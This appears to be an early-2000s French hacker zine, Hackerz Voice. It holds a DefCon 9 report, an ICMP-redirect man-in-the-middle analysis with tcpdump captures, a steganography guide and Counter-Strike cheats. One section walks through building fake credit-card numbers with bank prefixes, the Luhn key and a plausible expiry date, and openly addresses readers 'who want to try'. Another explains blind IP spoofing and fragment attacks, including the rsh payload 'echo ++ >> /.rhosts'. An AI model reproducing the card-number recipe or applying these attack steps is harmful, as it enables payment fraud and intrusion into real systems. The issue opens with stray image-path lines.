


Le principe n'est pas tres recommandable (c'est plutot tres mauvais esprit de se faire offrir un PC flambant neuf par son voisin sans que celui ci soit au courant...) mais certaines informations peuvent etre interessantes pour la culture generale. Les concepteurs de OpenSSH ont devoile les prochaines evolutions de cet utilitaire tres utile: l'integration d'un proxy socks dans le client ssh pour pouvoir faire un tunneling securise de maniere plus transparente et puissante. Enfin, Richard Thieme (apparemment un gourou connu dans le milieu underground americain) a fait un speech d'une heure sur l'analogie entre le hacking et les futures guerres interplanetaires avec les extraterrestres: ils sont fous ces ricains !

Voila c'est deja fini... Finalement les vainqueurs du concours de hack sont encore les Ghettos Hackers (joints avec Ghetto Revolution), mais je dois dire que c'est un peu sans grande gloire : ils ont en fait gagne le concours non pas en hackant des machines, mais plus en installant des systemes d'exploitation grace a vmware (et oui, la maitrise de vmware rapportait un max de points a celui qui arrivait a faire tourner vmware avec un nouvel OS...). Moi je les aurais plutot appele les "Ghettos Installers" que les ghettos hackers, mais bon. Resultat, ils ont gagne........ 2 licenses pour vmware !!! :) Plutot underground comme recompense!

Certains look etaient tres originaux

La ceremonie de remise des recompenses a termine dans une ambiance bon enfant, avec des blagues toutes les 30 secondes auquelles nous n'avons rien capte bien entendu. ;(A part le film tourne pendant la nuit, ou on voyait l'organisateur du defcon accompagne d'une camera se faire passer pour le patron d'un casino, et entrer a l'oeil dans la suite VIP, et dans la boite du casino ou toutes les filles lui sautaient dessus ! Belle demo de social eng.



Conclusion

Bin en fait, le Defcon9 m'a un peu decu... J'ai trouve que l'organisation etait plutot commerciale. L'entree etait de 400frs pour trois jours (ca fait cher pour un evenement qui se dit underground ou qui traite de themes a la limite du legal), les tee-shirts a 160frs non negociables, meme apres la cloture de la ceremonie de fin du Defcon et meme avec le plus grand sourire, ca fait tres "capitaliste" ! Koi ? nan chuis pas aigris ! Je m'attendais a un truc plus underground avec des conf plus oriente hack et moins securite generale (ya eu un peu des deux, c'est vrai...), des types moins la pour la frime et meilleurs techniquement, bref une vraie rencontre entre hackers. Apparemment, il fallait etre present aux reunions Black-Hat qui ont eu lieu deux jours avant le DefCon pour retrouver cet esprit.

Ca a quand meme ete tres sympa de decouvrir Las Vegas et de voir tout ce monde... j'y ai rencontre des gens tres bien, j'ai assiste a des conferences tres interessantes et j'ai fait le quecos avec ma cle du Luxor ;) Et puis l'avion c'est super sympa, ya pleins de paysages superbes (le desert de Las Vegas, Salt Lake City, New York). D'ailleurs nous avons eu droit a une rallonge d'un jour en raison de l'annulation de notre vol de retour par Air France, ce qui nous a permis d'aller a New York (enfin, on a juste vu l'aeroport ;) et de dormir une nuit de plus dans un hotel 4* aux frais de la compagnie aerienne...
Donc, j'ai passe un super sejour, j'ai recupere des docs interessantes etc etc etc ....
MERCI HZV et MERCI a tous les lecteurs de m'avoir designe pour ce reportage :))))))

C'etait NaGaz, en direct de New York USA, pour vous servir =)







NaGaZ perce les stratégies d'Attacks sur le rézo de la Defcon9...

Formidable le Defcon ! (et vi, je m'enflamme ;) J'y ai récupéré grâce à tcpdump le fonctionnement d'une attaque de type Man In the Middle qui se base sur des techniques dites d'arp poisonning et de icmp redirect. Dans cet article je ne parlerai que de ce dernier point, j'étudierai l'arp dans le Manuel 3.

-- Cool ! mais comment t'as fait champion ?
Pour récupérer ces logs, j'ai tout simplement sniffé les paquets passant sur le réseau avec tcpdump, qui est livré en standard avec la plupart des distributions de Linux (il existe également un portage sous Windows).

Voici comment j'ai exécuté ma capture de log :
root@tty1# tcpdump 'icmp[0] = 5' -n -w capture_icmp_redirect
Explication des options :
-w capture_icmp_redirect : écrit les paquets récupérés dans le fichier donné (tout ce qui passe sur le rezo est enregistré dans le fichier pour analyse postérieure)
-n : ne pas effectuer de résolution de nom, écrire les adresses IP telles qu'elles (sinon, ça génère un paquet de requêtes sur le serveur DNS par défaut et ça ralentit le traitement des données lues).
-'icmp[0] = 5' : on récupère que les messages de type ICMP qui sont de type redirect (d'où 5, comme vous pouvez vérifier dans /usr/include/linux/icmp.h si vous avez installé le nécessaire pour coder).

Peut-être, avant de rentrer dans les détails techniques des fichiers de dump, un rappel sur le rôle du protocole ICMP (Internet Control Management Protocol). (bin vi, ca fera de mal à personne =)

-- Ca tombe bien, c'est l'heure de la sieste.
Une machine (qui a par exemple l'adresse ip 1.1.1.1) ne peut envoyer des paquets réseau qu'à des machines situées sur le même réseau local (ces machines sont reliées physiquement par des câbles et par un hub ou un switch par exemple). Pour accéder à un autre ordinateur situé ailleurs que sur le réseau local (sur internet par exemple), les paquets doivent passer par un ou plusieurs routeurs, qui sont des machines spéciales capables de transférer des paquets d'un réseau local à un autre (un routeur possède deux cartes réseaux, connectées chacune sur un réseau local différent, et il fait le relai entre les deux). En gros c'est ça l'idée générale.

Imaginons que le routeur A ayant l'adresse IP 1.1.1.254 soit le routeur par défaut de notre machine. Nous lui demandons d'accéder à la machine 1.2.3.4, située sur internet. Le routeur transmet notre paquet au routeur suivant grâce à une table de routage (qui dit par quels routeurs passer pour atteindre telles adresses IP). Ce deuxième routeur transmet à son tour le paquet au routeur suivant, et ainsi de suite jusqu'à atteindre l'ordinateur voulu. Mais imaginons que le routeur A se rende compte qu'il doit passer par un routeur qui est sur le meme réseau que nous pour pouvoir atteindre ce site. Ce routeur B a pour adresse 1.1.1.253 par ex. S'apercevant de cela, notre routeur par défaut (routeur A) va effectivement envoyer notre paquet vers le routeur B, mais il va également dans le même temps avertir notre machine qu'il existe sur son réseau
un routeur B qui est capable de répondre plus efficacement à ses requêtes destinées à 1.2.3.4. En effet, notre machine étant située sur le même réseau que les deux routeurs A et B, on peut utiliser l'un ou l'autre. Mais il est plus efficace d'envoyer directement nos paquets à B plutôt que de passer par A qui devra ensuite les transmettre à B.

Ceci se traduit par un message "ICMP redirect" venant du routeur A et destiné à notre machine, qui dit en gros : "pour atteindre l'adresse IP 1.2.3.4, tu ferais mieux de t'addresser au routeur B d'adresse IP 1.1.1.253".
Avec tcpdump, ce type de message est formaté de la façon suivante :
1.1.1.254 > 1.1.1.1: icmp: redirect 1.2.3.4 to host 1.1.1.253 [tos 0xc0]

-- C'est bien joli tout ca, mais ca marche tout le temps ?
Presque. Ce message est géré de manière différente par les différents OS : par défaut, Windows ajoute une entrée dans sa table de routage (!), linux ajoute (ou n'ajoute pas, suivant les distributions) une entrée SILENCIEUSE (elle n'apparaîtra pas si on affiche la table de routage !!). Cette entrée dit: "pour atteindre la machine 1.2.3.4, je dois passer par le routeur 1.1.1.253".
Je n'ai pas (encore) cherché à vérifier ces comportements, c'est FX/Phenoelit qui nous l'a dit à la Defcon...

-- Ah ! c'est quand meme sympa tout ca ! :)
Bon, voilà pour les bases. En aucun cas, après avoir lu ce papier, vous pourrez dire "je sais à quoi sert ICMP". Il existe plein d'autres types de messages que ce protocole permet qui ont un sens totalement différent. Je n'ai parlé que des messages ICMP de _redirection_.

-- Bon, on y va ou on continue de ruminer...
Voyons comment tout ceci est exploité par notre camarade sur le réseau de la Defcon... :) Action !

Le méchant pirate (appelons-le evil_box) s'est mis à sniffer le réseau et à attendre qu'un paquet passe. A partir de ce moment là, dès qu'il voyait passer un paquet qui ne lui était pas destiné, il envoyait un message ICMP Redirect à la machine source : (notre evil_box a l'adresse IP 10.255.0.192)

70: 10.255.0.192 > 10.255.0.108: icmp: redirect 10.255.0.5 to host 10.255.0.192 [tos 0xc0]

Après avoir reçu ce message, la machine 10.255.0.108 pense que pour atteindre 10.255.0.5, il lui faut passer par le routeur 10.255.0.192... qui est en fait evil_box ! La prochaine émission de 10.255.0.108 à destination de 10.255.0.5 sera donc envoyée à evil_box qui sera chargé de faire le routage au lieu du routeur normal. Sous linux il est facile de configurer le forwarding des paquets pour assurer ce routage, de cette maniere evil_box renvoit les paquets vers le vrai routeur qui se charge de les acheminer normalement. L'opération est donc (presque) invisible, tout semble fonctionner normalement, mais la conséquence est que tout le trafic entre les deux ordinateurs (10.255.0.108 et 10.255.0.5) passe par evil_box... Le pirate peut donc tout enregistrer dans un fichier et surtout modifier les paquets avant de les renvoyer vers le routeur normal, pour (liste non exhaustive!):
- insérer des commandes dans des sessions telnet (c'est plus dur pour ssh vu qu'on n'a pas la clé de session... mais il doit bien y avoir une feinte là encore ! :) et donc de ce fait prendre le contrôle d'une des deux machines.
- dans une session ftp, faire télécharger un cheval de troie ou une bombe au lieu d'un utilitaire sain.
- ...

C'est ce qu'on appelle du "Man in The Middle" (l'homme au milieu) car la communication entre les deux ordinateurs passe par evil_box qui peut modifier, ajouter ou supprimer des données. Cette attaque fonctionne à travers les routeurs ! Néanmoins il faut avoir un sniffer sur le réseau local d'une des deux machines pour pouvoir intercepter un paquet, car le message ICMP redirect doit reprendre le header IP + 64 bits de données d'un paquet pour être valable (en théorie du moins).
Les outils les plus utilisés sont IRPAS icmp_redirect et icmp_redir de Yuri Volobuev.

-- Est-il possible de se protéger contre ces attaques ?
Sous linux, 'echo "0" > /proc/sys/net/ipv4/conf/nom_interface/accept_redirects' devrait faire l'affaire (à vérifier). Pour ceux qui sont (encore !) sous win, je pense qu'il ne vous reste plus qu'à demander à Mr Facture Porte =)
D'autre part, au point de vue réseau, cette action rajoute une étape avant d'accéder à la machine demandée (un passage par un routeur, appelé "hop"). L'usage de ICMP redirect peut donc être repéré par la commande traceroute, à moins que l'attaquant soit assez fort pour ne pas décrémenter le TTL (durée de vie) des paquets lors de son routage.

Voilà, la présentation de cette attaque observée sur le réseau "capture the flag" du Defcon. Ce fut court mais fort bon :)

NaGaz et FozZy




Carte Bleue vous avez les moyens de ruiner votre banque

Vous aussi connaissez l'algorithme qui fait trembler la planète financière

> **Disclaimer !**
> **Les informations publiées ne sont ici qu'à titre d'information afin que chacun puisse s'instruire. Nous déconseillons fortement d'utiliser ce document pour toute utilisation illégale et nous nous déresponsabilisons (le Journal et Moi) de toute utilisations de ce type.**

Maintenant que les codes barres n'ont plus aucuns secrets pour vous (Voir "Le manuel de HACKERZ VOICE hors série / n°2 "), on va passer aux cartes de crédit FRANCAISES ! ! !

Schéma d'une carte (mais elles sont sensiblement identiques) :



C bien 16 chiffres mais pour quoi faire ?

I) Le type de carte (A)

Le type de carte est déterminé par le premier chiffre du code : A
Si A=3 : AMERICAN EXPRESS
Si A=4 : VISA
Si A=5 : EUROCARD/MASTERCARD
Si A=6 : DISCOVER

II) La banque (ABCD voir E et F selon les banques)

A) AMERICAN EXPRESS

372034, 372407, 372861, 373227, ...

B) VISA :

La Poste : 4970
Crédit Lyonnais : 4972
Société Générale : 4973
BNP : 4974
La Bred : 4975
Sofinco : 4976
Caisse d'épargne : 4978

C) EUROCARD/MASTERCARD :

EUROCARD :
Eurocard France : 5294, 5295, 513
Eurocard International : 541333, 544333,
Eurocard Belgique-Luxembourg : 540054, 541327, 544327
Eurocard AB : 5275, 53004, 541256
Eurocard Suisse : 541325
Eurocard Danemark : 541303
Eurocard Pays-Bas : 541330

MASTERCARD :
Finedis :5016
Accord Finances : 5032
Crédit Agricole : 5131
Crédit Mutuel : 5132

D) DISCOVER :

601100 et 6013 uniquement ! ! ! J

Vous avez uniquement les principales banques car même si on casait 50 banques par pages en utilisant 32 pages du Manuel, ca ne serait pas encore assez. Désolé mais vous avez déjà de quoi faire non ? J.

III) L'identification (EF)GH IJKL MNO

Code permettant de retrouver le propriétaire de la carte.

IV) La clé de contrôle

Appelée " clé de Luhn ", elle correspond à la lettre P et se calcule en fonction de ABCD EFGH IJKL MNO.

Comment la calculer ? ? ?

Let' s go :
1°) On détermine la banque soit : A,B,C,D voir E et F.
2°) Attribuer des valeurs quelconques à G,H,I,J,K,L,M,N,O ainsi que E et F si ils n'ont pas étés déterminés par la banque.
3°) Allez du calcul brut maintenant :
On commence facile, multipliez A par 2.
Si le résultat est strictement supérieur à 9 faites A-9
Remplacez A par le résultat.
Faites de même avec C,E,G,I,K,M et O
4°) Mettre A+B+C+D+E+F+G+H+I+J+K+L+M+N+O dans P
5°) Remplacer P par 10 - P modulo 10 (modulo 10 signifie le reste de la division par 10)
6°) Gagné vous avez votre clé P ! ! !

V) La date d'expiration

Là, c'est pas bien dur, la date n'étant pas prise en compte dans l'algorithme, on peut prendre n'importe laquelle MAIS attention vu que vous changez votre carte tous les 2 ans il faut que la date soit comprise entre aujourd'hui et dans deux ans. c'est pas plus compliqué que cela.

Au programme du prochain article : Les RIB, les cartes Vitales et tout les listings permettant de générer ou vérifier les numéros de CB, de RIB et de carte vitale (Si le temps ne me rattrape pas il devrait y avoir tout ça en même temps). ;-)

> **Disclaimer !**
> **Pour ceux qui veulent quand même essayer, c'est à leurs risquent et périls et svp n'utilisez pas mon numéro (le xxxx xxxx xxxx xxxx), de plus vérifiez que ce n'est point le votre ce serait con. Si on utilise votre compte la banque doit en théorie vous rembourser les actions effectuées si elle ne peut prouver que c'est bien vous qui les avez passées. And remember hack forever car dans cette société les esclaves n'ont pas besoin de comprendre le fonctionnement des choses sinon on vous réprimande ! ! !.**

SéPaEncoRkomen

La bible des attaques réseaux

épisode 1 sur IV

Bon aujourd'hui les petits gars, suite à un grand nombre de questions du style "on peut faire quoi sur Internet comme attaque ?" ou encore "il n'existe que les failles CGI pour s'amuser ?", je me suis senti triste et fatigué. Mais en tant que travailleur acharnè à la diffusion du savoir et de la connaissance, j'interviens, et vais aborder aujourd'hui aborder les attaqes externes possibles. ET oui!! Il n'y a pas que les failles CGI ! ! D'ailleurs, j'attends toujours qu'on me balance une adresse CGI exploitable (allez Japi, on pousse et on y croit :)). Bon, c'est parti.

EN gros, toutes les attaques réseaux se basent sur des faiblesses des protocoles, ou à leur implémentation directe sur le réseau. Il y en a une foultitude, mais elles se basent sur en gros 5 attaques classiques, qui sont désormais des classiques du genre.

FRAGMENTS ATTACKS

Le but de cette attaque est de contourner les équipements 'infaillibles' de filtrage d'IP. La blague ! Pour cela, il existe deux méthodes : les Tiny Fragments et le Fragment Overlapping. Mais bon. Ce sont tellement des classiques que n'importe que Firewall de m.... l'implémente dans ses protections. mais un peu de théorie ne fait pas toujours de mal...

- Tiny Fragments :

Dans la Request For Comment (RFC) numéro 791 (concernait les IP), tous les routeurs (les noeuds d'internet. Non, pas les têtes de noeuds...Oh la la... Qui m'a foutu un lecteur pareil...) doivent pouvoir transmettre un paquet d'une taille de 68 octets sans les fragmenter plus. On sait déjà (si vous avez lu HZV un peu...) que la taille d'un paquet sans option est de 20 octet minimum. Lorsqu'il y a des options (la plupart du temps) la taille maximale est de 60 octets. Le champ IHL (Internet Header Lenght) contient la longueur de l'en-tête en mots de 32 bits. Ce champ occupe 4 bits. Ainsi le nombre de valeurs possibles est de 2^4-1=15 (il y a -1 car la valeur 0000). la taille maximale de l'octet est donc bien 15*4=60 octets. Enfin le champ Fragment Offset qui indique le décalage du premier octet du fragment par rapport au datagramme complet est mesure en bloc de 8 octets. Un fragment de données occupe donc au moins 8 octets. Nous arrivons donc bien au total de 68 octets :-)

Je vois que j'en ai largue là ? Oui, je m'embrouille un peu moi même.. Je vais tenter de me calmer là... Des maths pendant les vacances... Je deviens fou...

L'attaque consiste à fragmenter sur deux paquets IP une demande de connexion TCP. Le premier paquet IP de 68 octets ne contient comme données que les 8 premiers octets de l'en-tête TCP (ports source et destination ainsi que numéro de séquence). Le deuxième paquet contenant quant à lui la demande de connexion TCP (c'est à dire flag SYN à 1 et flag ACK à 0)

Et c'est la que ca devient drôle ! Les filtres IP appliquent la même règle de filtrage à tous les fragments d'un paquet. Le filtrage du premier paquet, avec son Fragment offset à 0, déterminant cette règle, elle s'applique donc aux autres (ou le fragment offset est à 1), tout ca sans aucune forme de vérification ! Ainsi lorsque lors de la défragmentation au niveau IP de la machine adverse, le paquet de demande est reconstitue, et est transmis à la couche TCP. La connexion s'établit alors, outrepassant le filtrage IP!

- Fragment Overlapping :

Bon, on va rester dans la même RFC 791, et l'admirer de plus près. Cette fois, on voit que deux fragments se superposant, le premier écrase l'autre. L'attaque consiste donc à forger deux fragments d'un paquet IP. Le filtre IP accepte le premier de 68 octets (voir au dessus...) car il ne contient aucune demande de connexion TCP (flag SYN et ACK à 0). Cette règle d'acceptation s'applique la encore aux autres fragments du paquet. Le deuxième, avec un fragment offset à 1, contenant les véritables données de connexion est accepte par le filtre IP! Ainsi si vous avez bien suivi (on sait pas ca peut arriver!) lors de la défragmentation, les données du deuxième fragment écrasent celles du premier à partir de la fin du 8eme octet (car le fragment offset est à 1). Le paquet reforme est donc une demande de connexion en bonne et due forme, valide pour la machine adverse. Et donc la connexion s'établit, mais je pense que vous aviez compris...

IP SPOOFING

Bon, pour ceux qui auraient le manuel numéro deux en leur possession, ca va un peu ressembler, mais avec des nuances cependant... Pour ceux qui ne l'auraient pas, je ne peux rien faire. Les 3 cavaliers de l'apocalypse arrivent... Enfin. je vais faire ce que je peux :) Donc le but de cette attaque est l'usurpation de l'adresse IP d'une machine. Ceci permet de cacher la source de son attaque (pour un DoS, mais j'y reviendrais...) ou d'utiliser une relation de confiance entre 2 machines. Je vais donc expliquer la deuxième utilisation, et je reviendrais au DoS plus tard.
Le principe de cette attaque est de forger ses propres paquets IP (avec hping 2 ou nemesis, ou SPAK ou... Il y en a des masses...) ou l'on modifiera l'adresse IP source. On appelle souvent cette attaque blind spoofing (attaque à l'aveugle). ET il n'y a pas besoin d'être grand clerc pour comprendre pourquoi. SI ? OK... J'ai compris. Bon, les réponses éventuelles des paquets envoyés ne peuvent arriver sur votre machine, puisque la source est falsifiée... Il se dirigent donc vers la machine dont l'IP a été spoofée. Mais pour les récupérer, 2 méthodes :

- le source routing : le protocole IP possède une option Source routing. Kesako ? Bah comme son nom l'indique pour les anglophiles, cette option permet d'indiquer un chemin de retour pour les paquets. On peut ainsi rediriger les paquets vers un routeur que l'on contrôle. Le problème est que de nos jours, la plupart des implémentations des piles TCP/IP rejettent les paquets contenant cette option...
- le reroutage : les tables de routeurs utilisant le protocole de routage RIP peuvent être modifiées en leur envoyant des paquets RIP avec de nouvelles indications de routage. Ceci bien évidemment dans le but de rediriger le tout vers un routeur maîtrisé.

Le problème c'est que ces techniques sont de plus en plus tendues à réaliser, car connues de tous, donc corrigées... L'attaque est donc menée sans avoir connaissance des paquets émis par le serveur. Le blind spoofing s'utilise pour contourner des services comme rlogin (remote login) ou rsh. Et oui, leur système d'authentification se base uniquement sur l'IP du client. Pour votre culture, c'est ce qu'utilisa 'Kevin'... Ca se déroule en plusieurs phases :

- détermination de la machine de confiance avec un petit showmount -e qui montre ou son exportes les systèmes de fichiers, ou bien un petit rpcinfo, qui montre pas mal d'infos... Il n'y a que l'embarras du choix...
-mise hors service de l'hôte de confiance. Un petit SYN Flooding par exemple, on l'abordera dans le DoS (la vache, il est partout celui la!). On fait ca pour pas que la machine ne puisse pas répondre aux paquets envoyés par le serveur cible... SI ca merde, elle enverrait des paquets TCP RsT, qui clôturerait toute tentative de connexion. Ce serait dommage vu le boulot fournit...

- prédiction des numéros de séquence TCP : à chaque paquet TCP est associé un numéro de séquence initiale. La pile TCP/IP du système d'exploitation le génère de manière linéaire, dépendante du temps, pseudo aléatoire ou aléatoire, selon le système. On peut appliquer ca à des systèmes générant des numéros de séquences prévisibles (génération linéaire ou encore dépendantes du temps. Non pas du temps qu'il fait... SNif...)

- on ouvre une petite connexion TCP sur le port souhaite (au pif : rsh). Bon, je vais rappeler le déroulement d'une connexion TCP, en 3 phases :

1 - envoie d'un paquet comportant le flag SYN et un numéro de séquence X à la machine cible

2 - elle répond par un paquet dont les flags TCP SYN et ACK (avec un numéro d'acquittement de X+1) sont actives. Son numéro de séquence vaut Y

3 - L'initiateur renvoie un paquet avec un flag TCP ACK (avec un numéro d'acquittement de Y+1

Lors de l'attaque, le pirate ne reçoit pas le SYN ACK envoyé par la cible. Pour que la connexion s'établisse, on prédit le numéro de séquence afin d'envoyer un paquet avec le bon numéro de ACK (Y+1). La connexion s'établit alors par identification de l'adresse IP. Ensuite, on envoie des commandes, par exemple, toujours pour rsh un echo ++ >> /.rhosts. Pour cela on forge un paquet avec le flag TCP PSH (push) : les données reçues sont immédiatement transmise à la couche supérieure, ici le service rsh, pour les traiter. Il est alors possible de se connecter sur la machine via un service de type rlogin ou rsh sans IP spoofing. Mais ca reste un travail de titan... Vous êtes découragé par tant de trucs à effectuer ? OK. Je n'encourage pas ces agissements, mais sachez que mendax effectue toutes ces opérations... Mais rien ne vaut la main...

XstaZ



Cacher VOS FICHIERS SECRETS dans une photo

Il parait que l'on peut nous surveiller sur le web. Matter nos emails et lire nos écrits. hacker Voice va vous montrer comment cacher vos textes, musiques, dessins... grâce à la stéganographie.

On commence par un peu de théorie

Déjà les romains utilisaient le cryptage pour passer des messages sur les champs de bataille. Les soldats utilisaient des esclaves qu'ils rasaient. Sur le crâne des esclaves ils tatouaient le message, attendaient que les cheveux repoussent et le tour était joué. Comme vous n'avez pas l'intention d'utiliser votre frangin ou votre frangine pour planquer votre texte, on va utiliser les logiciels gratuits qui nous sont proposés sur le web.

Stéganographie

Après avoir crypté nos messages, vous souhaitez peut être aussi le cacher de la vue de curieux. Même si PGP est incassable, rien n'empêche de penser qu'à l'avenir, et s'est peu être déjà demain, un chiffrement pourra devenir obsolète face à la détermination et à la technique de Big Brother. Alors pour éviter ce genre de chose, autant cacher nos informations. Pour cela rien de mieux que de mettre devant le nez de notre espion ce que l'on souhaite lui cacher. Comment ? Simple, ou presque. On va utiliser une technique vieille comme le monde.

La technique de la stéganographie. Pour ceux qui n'auraient pas encore compris, la stéganographie c'est l'art de cacher un fichier, une information, dans un second fichier. Nos fichiers que l'on souhaite cacher peuvent être soit des images, des musiques, des textes, des codes html. Les documents qui vont servir au camouflage sont du même type.
Vous avez par exemple un document écrit hyper important, vous pourrez le cacher dans un fichier .wav, une musique, dans une image, jpg, gif, ... ou dans un fichier html.

On va tester la stéganographie avec le logiciel de référence en la matière. Ce logiciel se nomme Invisible Secrets Pro. Il va vous permettre de cacher vos données dans cinq types de fichiers différents qui sont le JPEG, PNG, BMP, HTML et WAV. Le plus de ce logiciel est qu'il vous propose cinq types de chiffrement : Blowfish, Twofish, RC4, Cast128 et GOST.

D'abord choisissez votre document à cacher, ici, hack2.txt. Ensuite, sélectionnez le fichier qui va servir de camouflage, nous allons prendre une image jpg. Le logiciel va vous demander un mot de passe pour le cryptage et surtout pour que vous ne soyez que la seule personne à pouvoir séparer votre fichier secret de son camouflage. Une fois le mot de passe choisi, sélectionnez l'un des modes de cryptages que vous souhaitez utiliser. Il ne vous restera plus qu'à sélectionner le nom de sauvegarde et le tour sera joué, votre fichier est protégé.

Le gros plus de ce programme est que vous n'êtes pas obligé de vous trimballer partout avec lui, il existe un déchiffreur gratuit, tenant sur un 1/4 de disquette qui vous permettra le déchiffrement tranquille partout ou vous vous trouvez. Bien sur, n'oubliez pas le mot de passe, ni le mode de chiffrement, sans ça, dites adieu à votre texte caché.

Téléchargement Invisible Secret Pro : http://www.east-tec.com/ispro/index.htm

C'est une version d'essai (30 jours). La version commerciale vous coûtera 250 balles, mais ça vaut le coût d'investir dans ce genre de logiciel. L'utilitaire gratuit, unhider, est téléchargeable ici ftp://ftp.east-tec.net/trial/unhider.exe

HES



DA STRIFOUZ'E SPETZIAL GAME OVER

"Saines réactions aux cheats du Hzv5, alors voici la suite de la part d'un hackeur ayant le sens de la dérision"

Counter Strike

Avant la version 1.0, un cheat connu de tous était le skincheat. Réellement mis au point sur la beta 7, ce cheat se base sur la commande "model", dans la console pour s'exécuter. Malheureusement dès la version 1.0 le processus fut enrayé, et seuls les serveurs antérieurs à cette version permettent encore cet exploit. Ce cheat était réputé pour être le pire de tous. En effet il permettait d'être invisible, de changer son apparence pour prendre celle de l'équipe ennemie... De là tout était possible. Seul un petit défaut faisait que les cheaters étaient très vite repérés. Au bout de 3 secondes de camouflage, le skin revenait à la normale. Quand on a un clignotant sous les yeux c'est quand même visible. Il s'agissait d'une simple mise en bouche de ce que pouvait être le cheat sur Counter-Strike. Cet exploit ne marchant plus, mieux vaut vous présenter ceux qui marchent encore.

Le WallHack

Un défaut dans les dll opengl de Half Life permet, très simplement, de voir à travers les murs. En fait les murs sont visibles mais sont translucides, ce qui permet de visionner à la fois les textures et les ennemis derrière. On ne vous expose pas l'intérêt d'un tel cheat, cela va de soi. Jusqu'à ce jour le Wallhack marche encore. En effet ce n'est pas un bug relatif à Counter, mais à Half Life lui même. Il n'a encore jamais été résolu. Seule ombre au tableau, certaines cartes graphiques supportent mal le changement en mode "WallHack" et rendent l'écran tout rouge (par exemple les cartes Riva TNT 2 le supportent très bien tandis que les GeForce 2 PRO vous mettent un écran écarlate).

Le BunnyJump

Certainement le plus populaire des cheats Counter. Ce cheat s'appuye sur un défaut de configuration du serveur qui permet, comme à Quake 3, de prendre de la vitesse et d'augmenter la longueur de ses sauts, de manière spectaculaire. Ce "cheat" peut se réaliser sur tous les serveurs dont la valeur pour "sv_airaccelerate" est à 10. Il se pratique sans aucun script, mais avec l'aide d'un script le tout est rendu nettement plus facile. Pas mal de joueurs considèrent que le BunnyJump n'est pas un cheat, en tout cas il est interdit dans tout tournoi officiel et est considéré comme tel.

Les BugMaps

Avant la 1.1 il existait pas mal de bugs de maps. Surtout un très intéressant, relatif à l'eau. Lorsque vous étiez dans l'eau les balles ne vous atteignaient pas. Le bug a été corrigé mais il en existe encore quelques-uns et non corrigés. L'un d'entre eux concerne les pentes. Il est possible (en forçant sur la touche "avancer") de grimper les cotes les plus difficiles. Essayez avec as_tundra, c'est la map la plus flagrante sur le sujet. Ainsi vous pouvez accéder à des endroits inaccessibles ou prendre des ennemis à revers. Autre BugMap, très fort celui-là, concerne les grenades. Le bug est simple et ne nécessite que des grenades (flashs, ce sont les plus utiles). Collez vous entre une caisse et un mur, balancez la grenade en visant le coin. La grenade part dans le mur si vous avez bien fait et inonde une large zone. Ainsi sur de_dust on peut inonder tout le tunnel de l'extérieur avec des flashs. Toujours sous Dust on peut (entre les 2 portes et le mur) envoyer des grenades à travers porte et les faire atterrir de l'autre côté. L'exemple des caisses est le plus flagrants mais ça marche pour murs/portes, murs/murs, etc. C'est un problème lié à OpenGL, et ce n'est pas près d'être résolu. Dernier bug, de serveur, concernant les armes. Faites le test pour savoir si vos serveurs habituels sont concernés. Achetez un austeyr AUG et demandez à un ami de l'équipe adverse de tirer dans vos jambes. Selon les serveurs (patchés ou non) de la 1.1, les balles passent à travers les jambes sans vous blesser ou non. Cela marche : avec le AUG quand vous êtes debout, avec l'USP assis, d'autres armes encore... Autre bug non résolu concerne les HeadShots. Dans certaines positions avec certains skins, les balles peuvent passer à travers la tête des adversaires. No comments. Enfin, dernier bug relatif à certaines maps : avec l'aide d'un camarade ou d'un otage, vous pouvez sortir de la map. De là vous pouvez soit voir vos ennemis et les tirer comme des lapins, soit rester bloqué comme une masse, ce qui étonne bien les spectateurs et fait ch... tout le public. Ce bug est en voie de disparition, mais des maps comme de_prodigy le permettent encore.

Le BombPlant

Ce n'est pas vraiment un cheat mais une technique particulière de BombPlanting. Lorsque vous amorcez la procédure d'allumage de la bombe, avant son plantage, courrez quelque part avec pour la mettre dans des endroits incongrus. Par exemple sur de_vertigo vous pouvez la mettre derrière la porte ou sur de_sust, derrière le parapet, sur de_dust2 derrière la caisse entre la caisse et le mur ce qui la rend invisible si l'on ne connaît pas la cache, etc. Cela demande un peu d'entraînement.

Da Strifouz



Fragiliser la procédure de mots de passe

Introduction :

